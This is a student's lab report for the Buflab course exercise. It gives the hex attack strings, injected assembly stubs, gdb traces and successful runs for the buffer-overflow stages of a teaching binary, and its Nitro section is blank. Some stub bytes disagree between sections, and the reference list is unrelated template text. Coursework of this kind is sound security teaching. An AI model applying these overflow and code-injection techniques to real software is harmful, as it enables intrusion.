哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab

缓冲器漏洞攻击

专　　业　计算机

学　　号　1190202105

班　　级　1903002

学　　生　傅浩东

指 导 教 师　郑贵滨

实 验 地 点　G709

实 验 日 期　2021.4.23

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz；
16GB RAM；
1 TB SSD

1.2.2 软件环境

Windows 10 21H1；VirtualBox；Ubuntu 20.04 LTS

1.2.3 开发工具

EDB；GDB；CodeBlocks；vi/vim/gpedit+gcc；VSCode

1.3 实验预习


上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。


请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构
请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构
请简述缓冲区溢出的原理及危害
请简述缓冲器溢出漏洞的攻击方法
请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：缓冲区溢出是指当计算机向缓冲区填充数据时超出了缓冲区本身的容量，溢出的数据覆盖在合法数据上。从而有可能造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。

危害：主要有两种危害：程序崩溃，导致拒绝服务；跳转并且执行一段恶意代码。越界数据破坏的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 ret 指令时，会出现很严重的错误。另外，缓冲区溢出可以让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

在程序的地址空间里安排适当的代码和通过适当的改变寄存器和存储器，让程序跳转到安排好的地址空间执行。一是如果要攻击的代码在所攻击程序中已经存在了，那么就简单地对代码传递一些参数，然后使程序跳转到目标中就可以完成了。二是寻求改变程序的执行流程，使它跳转到攻击代码，最为基本的就是溢出一个没有检查或者其他漏洞的缓冲区，这样做就会扰乱程序的正常执行次序。通过溢出某缓冲区，可以改写相近程序的空间而直接跳转过系统对身份的验证。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. **强制写正确的代码**
2. **检测程序完整性，防止溢出或破坏**

   例如在栈中任何局部缓冲区与栈状态之间存储一个哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查哨兵值是否被改变，如果是，那么程序异常终止。
3. **限制可执行代码区域，通过操作系统使缓冲区不可执行**

   消除攻击者向系统插入可执行代码的能力，限制哪些内存区域能够存放可执行代码。典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。
4. **利用编译器的边界检查来实现缓冲区的保护**

第 3 章 各阶段漏洞攻击原理与方法

每阶段 27 分（文本 15 分，分析 12 分），总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。

1. 在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的地址：0x8048bbb。

```
08048bbb <smoke>:
 8048bbb: 55                     push   %ebp
 8048bbc: 89 e5                  mov    %esp,%ebp
 8048bbe: 83 ec 08               sub    $0x8,%esp
 8048bc1: 83 ec 0c               sub    $0xc,%esp
 8048bc4: 68 c0 a4 04 08         push   $0x804a4c0
 8048bc9: e8 92 fd ff ff         call   8048960 <puts@plt>
 8048bce: 83 c4 10               add    $0x10,%esp
 8048bd1: 83 ec 0c               sub    $0xc,%esp
 8048bd4: 6a 00                  push   $0x0
 8048bd6: e8 f0 08 00 00         call   80494cb <validate>
 8048bdb: 83 c4 10               add    $0x10,%esp
 8048bde: 83 ec 0c               sub    $0xc,%esp
 8048be1: 6a 00                  push   $0x0
 8048be3: e8 88 fd ff ff         call   8048970 <exit@plt>
```

2. 同样在 bufbomb 的反汇编源代码中找到 getbuf 函数，观察它的栈帧结构：getbuf 的栈帧是 4+0x28+0xc，显然的是后 0x10 位栈不属于 buf 的范围，而 buf 缓冲区的大小是 0x28（40 个字节）。

```
08049378 <getbuf>:
 8049378: 55                    push   %ebp
 8049379: 89 e5                 mov    %esp,%ebp
 804937b: 83 ec 28              sub    $0x28,%esp
 804937e: 83 ec 0c              sub    $0xc,%esp
 8049381: 8d 45 d8              lea    -0x28(%ebp),%eax
 8049384: 50                    push   %eax
 8049385: e8 9e fa ff ff        call   8048e28 <Gets>
 804938a: 83 c4 10              add    $0x10,%esp
 804938d: b8 01 00 00 00        mov    $0x1,%eax
 8049392: c9                    leave
 8049393: c3                    ret
```

3. 设计攻击字符串。攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 0x28+4+4=48 个字节。攻击字符串的最后 4 字节应是 smoke 函数的地址 0x08048bbb。前 40 位字节可为任意值，最后 4 字节为 smoke 地址，小端格式，那么有：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08.

4. 将上述攻击字符串写在攻击字符串文件中，命名为 smoke_1190202105.txt，内容如下：

```
ifu@ifu-VirtualBox:buflab-handout$ cat smoke_1190202105.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08
ifu@ifu-VirtualBox:buflab-handout$
```

5. 实施攻击

```
ifu@ifu-VirtualBox:buflab-handout$ cat smoke_1190202105.txt
|./hex2raw |./bufbomb -u 1190202105
Userid: 1190202105
Cookie: 0x5aae27a4
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
ifu@ifu-VirtualBox:buflab-handout$
```

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 a4 27 ae 5a

分析过程：

目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数，使 fizz 函数中的判断成功。即攻击返回地址区域和函数参数区。

1. 在 bufbomb 的反汇编源代码中找到 fizz 函数，记下它的地址：0x08048be8。根据 smoke 中对 getbuf 函数的分析，前 48 字节与 smoke 攻击一致，只不过讲地址变为 fizz 函数的地址，小端排序为 e8 8b 04 08.

2. 在 fizz 函数中，将 0x8(%ebp)即 fizz 函数的参数与 0x804e158 的值进行比较，如果不相等则退出函数，否则向下继续执行。通过 gdb 查看地址 0x804e158 储存的值，发现储存的是 cookie。


```
08048be8 <fizz>:
 8048be8: 55                    push   %ebp
 8048be9: 89 e5                 mov    %esp,%ebp
 8048beb: 83 ec 08              sub    $0x8,%esp
 8048bee: 8b 55 08              mov    0x8(%ebp),%edx
 8048bf1: a1 58 e1 04 08        mov    0x804e158,%eax
 8048bf6: 39 c2                 cmp    %eax,%edx
 8048bf8: 75 22                 jne    8048c1c <fizz+0x34>
 8048bfa: 83 ec 08              sub    $0x8,%esp
 8048bfd: ff 75 08              pushl  0x8(%ebp)
 8048c00: 68 db a4 04 08        push   $0x804a4db
 8048c05: e8 76 fc ff ff        call   8048880 <printf@plt>
 8048c0a: 83 c4 10              add    $0x10,%esp
 8048c0d: 83 ec 0c              sub    $0xc,%esp
 8048c10: 6a 01                 push   $0x1
 8048c12: e8 b4 08 00 00        call   80494cb <validate>
 8048c17: 83 c4 10              add    $0x10,%esp
 8048c1a: eb 13                 jmp    8048c2f <fizz+0x47>
 8048c1c: 83 ec 08              sub    $0x8,%esp
 8048c1f: ff 75 08              pushl  0x8(%ebp)
 8048c22: 68 fc a4 04 08        push   $0x804a4fc
 8048c27: e8 54 fc ff ff        call   8048880 <printf@plt>
 8048c2c: 83 c4 10              add    $0x10,%esp
 8048c2f: 83 ec 0c              sub    $0xc,%esp
 8048c32: 6a 00                 push   $0x0
 8048c34: e8 37 fd ff ff        call   8048970 <exit@plt>
```

```
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
(gdb)
```

3. getbuf 函数返回时，直接进入函数 fizz，所以只要对应位置为 cookie 值即

可，查询到学号对应的 cookie 值为 0x5aae27a4，小端序有 a4 27 ae 5a。位置示意图如下。

```
ifu@ifu-VirtualBox:buflab-handout$ ./makecookie 1190202105
0x5aae27a4
ifu@ifu-VirtualBox:buflab-handout$
```



4. 将攻击字符串 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 a4 27 ae 5a 写在攻击字符串文件中，命名为 fizz_1190202105.txt，如下：

```
ifu@ifu-VirtualBox:buflab-handout$ cat fizz_1190202105.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 e8 8b 04 08 00 00 00 00 a4 27 ae 5a
ifu@ifu-VirtualBox:buflab-handout$
```

5. 实施攻击

```
ifu@ifu-VirtualBox:buflab-handout$ cat fizz_1190202105.txt
|./hex2raw |./bufbomb -u 1190202105
Userid: 1190202105
Cookie: 0x5aae27a4
Type string:Fizz!: You called fizz(0x5aae27a4)
VALID
NICE JOB!
ifu@ifu-VirtualBox:buflab-handout$
```

3.3 Bang 的攻击与分析

文本如下：

e7 05 60 e1 04 08 a4 27 ae 5a 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 34 68 55

分析过程：

构造攻击字串作为 bufbomb 的输入，使目标程序调用 bang 函数，在 getbuf() 中造成缓冲区溢出，要将函数中全局变量 global_value 篡改为 cookie 值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。

1. 查询 bang 函数，发现比较%eax 和%edx 的大小，若不相等则退出函数，然而%eax 储存着%x804e158，%edx 储存着%x804e160，始终不相等。gdb 查询得到%x804e158 为 cookie 地址，而%x804e160 为全局变量 global_value 地址。同时得到 bang 函数地址为 0x08048c39.


```
08048c39 <bang>:
 8048c39:  55                    push   %ebp
 8048c3a:  89 e5                 mov    %esp,%ebp
 8048c3c:  83 ec 08              sub    $0x8,%esp
 8048c3f:  a1 60 e1 04 08        mov    0x804e160,%eax
 8048c44:  89 c2                 mov    %eax,%edx
 8048c46:  a1 58 e1 04 08        mov    0x804e158,%eax
 8048c4b:  39 c2                 cmp    %eax,%edx
 8048c4d:  75 25                 jne    8048c74 <bang+0x3b>
 8048c4f:  a1 60 e1 04 08        mov    0x804e160,%eax
 8048c54:  83 ec 08              sub    $0x8,%esp
 8048c57:  50                    push   %eax
 8048c58:  68 1c a5 04 08        push   $0x804a51c
 8048c5d:  e8 1e fc ff ff        call   8048880 <printf@plt>
 8048c62:  83 c4 10              add    $0x10,%esp
 8048c65:  83 ec 0c              sub    $0xc,%esp
 8048c68:  6a 02                 push   $0x2
 8048c6a:  e8 5c 08 00 00        call   80494cb <validate>
 8048c6f:  83 c4 10              add    $0x10,%esp
 8048c72:  eb 16                 jmp    8048c8a <bang+0x51>
 8048c74:  a1 60 e1 04 08        mov    0x804e160,%eax
 8048c79:  83 ec 08              sub    $0x8,%esp
 8048c7c:  50                    push   %eax
 8048c7d:  68 41 a5 04 08        push   $0x804a541
 8048c82:  e8 f9 fb ff ff        call   8048880 <printf@plt>
 8048c87:  83 c4 10              add    $0x10,%esp
 8048c8a:  83 ec 0c              sub    $0xc,%esp
 8048c8d:  6a 00                 push   $0x0
 8048c8f:  e8 dc fc ff ff        call   8048970 <exit@plt>
```

```
(gdb) x/s 0x804e160
0x804e160 <global_value>:       ""
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
(gdb)
```

2. 现需要编写恶意代码使得全局变量的值变为 cookie，首先在可操作的栈中我们先让返回时跳转到恶意代码，再由恶意代码跳转到 bang 函数。首先明确输入的字节数如前文 smoke 函数分析没有改变，只不过函数返回时先

返回到恶意代码地址，姑且将代码序列放在 buf 开始。因此我们先查询字符串首地址 0x556834e8，小端序列为 e8 34 68 55.

```
Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x556834e8
(gdb)
```



3. 编写恶意汇编代码汇编和反汇编后将其写入字符串开始位置，即 c7 05 60 e1 04 08 a4 27 ae 5a 68 39 8c 04 08 c3。

```
ifu@ifu-VirtualBox:buflab-handout$ cat ex_bang.s
movl $0x5aae27a4,0x804e160
pushl $0x08048c39
ret
ifu@ifu-VirtualBox:buflab-handout$
```

```
ifu@ifu-VirtualBox:buflab-handout$ gcc -m32 -c ex_bang.s
ifu@ifu-VirtualBox:buflab-handout$ objdump -d ex_bang.o

ex_bang.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 a4    movl   $0x5aae27a4,0x804e160
   7:   27 ae 5a
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
ifu@ifu-VirtualBox:buflab-handout$
```

4. 将上述条件整合为最后的攻击字符串 c7 05 60 e1 04 08 a4 27 ae 5a 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 e8 34 68 55，写在攻击字符串文件中使其在跳转到 bang 函数之前先运行恶意代码，命名为 bang_1190202105.txt，如下。

```
ifu@ifu-VirtualBox:buflab-handout$ cat bang_1190202105.txt
c7 05 60 e1 04 08 a4 27 ae 5a 68 39 8c 04 08 c3 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 e8 34 68 55
ifu@ifu-VirtualBox:buflab-handout$
```

5. 实施攻击。

```
ifu@ifu-VirtualBox:buflab-handout$ cat bang_1190202105.txt
|./hex2raw |./bufbomb -u 1190202105
Userid: 1190202105
Cookie: 0x5aae27a4
Type string:Bang!: You set global_value to 0x5aae27a4
VALID
NICE JOB!
ifu@ifu-VirtualBox:buflab-handout$
```

3.4 Boom 的攻击与分析

文本如下：

b8 a4 27 ae 5a 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 35 68 55 e8 34 68 55

分析过程：

前 3 次攻击都是使目标程序跳转到特定函数，进而利用 exit 函数结束目标程序运行，攻击造成的栈帧结构破坏是可接受的。Boom 要求更高明的攻击，要求被攻击程序能返回到原调用函数 test 继续执行——即调用函数感觉不到攻击行为。构造攻击字符串，使得 getbuf 都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。

1. 与 bang 函数相似，只不过这次不修改%ebp 的内容，所以对应字节要为原内容。查询%ebp 原内容 0x55683530 小端序有 30 35 68 55，和原返回地址即 call getbuf 下一条地址 0x8048ca7.

```
Breakpoint 1, 0x0804937e in getbuf ()
(gdb) x/x $ebp
0x55683510 <_reserved+1037584>: 0x55683530
(gdb)
```

```
08048c94 <test>:
 8048c94: 55                    push   %ebp
 8048c95: 89 e5                 mov    %esp,%ebp
 8048c97: 83 ec 18              sub    $0x18,%esp
 8048c9a: e8 64 04 00 00        call   8049103 <uniqueval>
 8048c9f: 89 45 f0              mov    %eax,-0x10(%ebp)
 8048ca2: e8 d1 06 00 00        call   8049378 <getbuf>
 8048ca7: 89 45 f4              mov    %eax,-0xc(%ebp)
 8048caa: e8 54 04 00 00        call   8049103 <uniqueval>
 8048caf: 89 c2                 mov    %eax,%edx
 8048cb1: 8b 45 f0              mov    -0x10(%ebp),%eax
 8048cb4: 39 c2                 cmp    %eax,%edx
 8048cb6: 74 12                 je     8048cca <test+0x36>
 8048cb8: 83 ec 0c              sub    $0xc,%esp
```

2. 编写汇编代码，经汇编和反汇编后，写入字符串开始位置。

```
ifu@ifu-VirtualBox:buflab-handout$ cat ex_boom.s
movl $0x5aae27a4,%eax
pushl $0x0848ca7
ret
ifu@ifu-VirtualBox:buflab-handout$
```

```
ifu@ifu-VirtualBox:buflab-handout$ gcc -m32 -c ex_boom.s
ifu@ifu-VirtualBox:buflab-handout$ objdump -d ex_boom.o

ex_boom.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 a4 27 ae 5a          mov    $0x5aae27a4,%eax
   5:   68 a7 8c 84 00          push   $0x848ca7
   a:   c3                      ret
ifu@ifu-VirtualBox:buflab-handout$
```

3. 将上述条件整合为最后的攻击字符串 b8 a4 27 ae 5a 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 35 68 55 e8 34 68 55，写在攻击字符串文件中使其在跳转回 test 函数之前先运行恶意代码，命名为 boom_1190202105.txt，如下。

```
ifu@ifu-VirtualBox:buflab-handout$ cat boom_1190202105.txt
b8 a4 27 ae 5a 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30 35 68 55 e8 34 68 55
ifu@ifu-VirtualBox:buflab-handout$
```

4. 实施攻击。

```
ifu@ifu-VirtualBox:buflab-handout$ cat boom_1190202105.txt
|./hex2raw |./bufbomb -u 1190202105
Userid: 1190202105
Cookie: 0x5aae27a4
Type string:Boom!: getbuf returned 0x5aae27a4
VALID
NICE JOB!
ifu@ifu-VirtualBox:buflab-handout$
```

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

掌握了缓冲区的基本性质，了解了缓冲区溢出的危害
知道了攻击代码的方式，理解了栈结构的作用和调用关系

4.2 请给出对本次实验内容的建议

减少 PPT 中无用的描述

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.